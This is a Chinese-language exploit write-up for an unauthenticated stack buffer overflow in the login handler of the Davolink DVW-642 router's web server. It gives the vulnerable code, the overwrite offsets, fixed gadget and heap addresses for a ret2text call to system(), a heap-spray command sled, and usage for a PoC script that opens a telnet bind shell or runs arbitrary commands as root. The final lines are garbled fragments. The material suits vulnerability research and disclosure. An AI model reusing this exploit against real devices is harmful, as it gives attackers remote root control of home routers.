Davolink Minions Bob(DVW-642)路由器上 dvmsvr 的登录处理程序存在栈缓冲区溢出漏洞,可使未经身份验证的远程攻击者以 root 身份执行任意代码。可通过向 /auth/login 发送单个 HTTP 请求加以利用。
用户凭据在发送前会在本地加密。密钥和 IV 来自一个预认证端点(GET /client/info),因此任何人都可以获取它们并加密自己的载荷。

对密文进行十六进制编码后,enc 请求体变为 [0-9a-f]——注意 /auth/login 会通过 dvmsvr!check_xss_cmd 过滤器确保这一点。真正的字节只有在服务器对其进行十六进制解码后才会出现,而由于这发生在解密之前,因此不需要密钥 O.o
dvmsvr 负责提供设备的 Web 面板。预认证的 /auth/login 处理程序
(post_auth_login_callback)接收 JSON 中的 enc 字段,将其复制到栈
缓冲区,再将其十六进制解码到一个 64 字节的栈缓冲区中(同样,在解密之前):
char hex_str[256];
char ciphertext[64];
...
snprintf(hex_str, 0x100, "%s", json_at_string(json_root, "enc")); // up to 255 chars
hex_len = strlen(hex_str);
hexstring_to_hex(hex_str, hex_len, ciphertext); // 255 hex chars -> 127 bytes (!!)
plaintext = aes_decrypt_random_key(ciphertext, &short_hex_len);

255 个十六进制字符解码为 127 字节,写入 64 字节缓冲区,覆盖保存的帧指针和返回地址:
decoded byte   content
   0 .. 63     filler (fills ciphertext[64])
  64 .. 67     saved $fp
  68 .. 71     saved $ra
幸运的是,dvmsvr 没有任何缓解措施(没有 canary、PIE、NX 或 RELRO),并且加载在固定地址,因此我们可以直接返回到原生代码(ret2text)。
由于 .text 固定,我们返回到位于 0x40e8c4 的 system() 包装函数。函数 dvmsvr!dvs_call 最终会计算 $a0 = $fp + 0x20 并调用 system。控制 $fp 就能控制命令 :)

将 $ra 设为该 gadget,并让 $fp + 0x20 指向我们控制的字符串。.rodata:0x462260 包含 "sleep 2 && reboot &",因此 $fp = 0x462240、$ra = 0x40e8c4 就能用一个请求重启设备。
选定的命令需要在已知地址处放置我们自己的字符串;我们的缓冲区里还有充足空间,但 randomize_va_space = 1 会随机化栈,因此(在没有泄漏的情况下)我们无法预测输入落在内存中的位置。

堆没有被随机化;没有 PIE 使其固定在 0x47c000(RWX),并且 akheron/jansson 会可预测地将 enc 字符串放在那里。我们在溢出字节之后的请求中追加 "cmd ; cmd ; ..."。dvmsvr!hexstring_to_hex 只解码开头的十六进制部分,因此其余内容留在堆上,我们让 $fp + 0x20 指向它。; 起到一种解释器 sled 的作用,因此 libc!system 无论落在哪里都会执行(与偏移无关)。
dvmsvr!post_auth_login_callback
├── dvmsvr!check_xss_cmd
├── jansson!json_loadb
│   └── dvmsvr!json_at_string("enc")
├── libc!snprintf(hex_str[256])
├── libc!strlen
├── dvmsvr!hexstring_to_hex
│   └── overwrites saved $fp + $ra
├── dvmsvr!aes_decrypt_random_key
└── dvmsvr!dvs_call+0x7C
    └── libc!system($fp + 0x20)
        ├── 0x462240 "sleep 2 && reboot &"
        └── heap spray @ 0x47c000
boboverflow.py(依赖:pwntools):
python3 boboverflow.py 172.20.1.1               # bind shell: telnetd on p1337
python3 boboverflow.py 172.20.1.1 'id; reboot'  # run an arbitrary command
conn 指针)必须为 0:尾声会在返回前解引用它,因此非空值会在我们的返回地址恢复之前导致 b4 崩溃0x4a3000 - 0x4a8c49 附近。PoC 从中心(约 0x4a6000)向外瞄准 $fp + 0x20,优先命中概率最高的偏移量,并在每次重生后重新发送








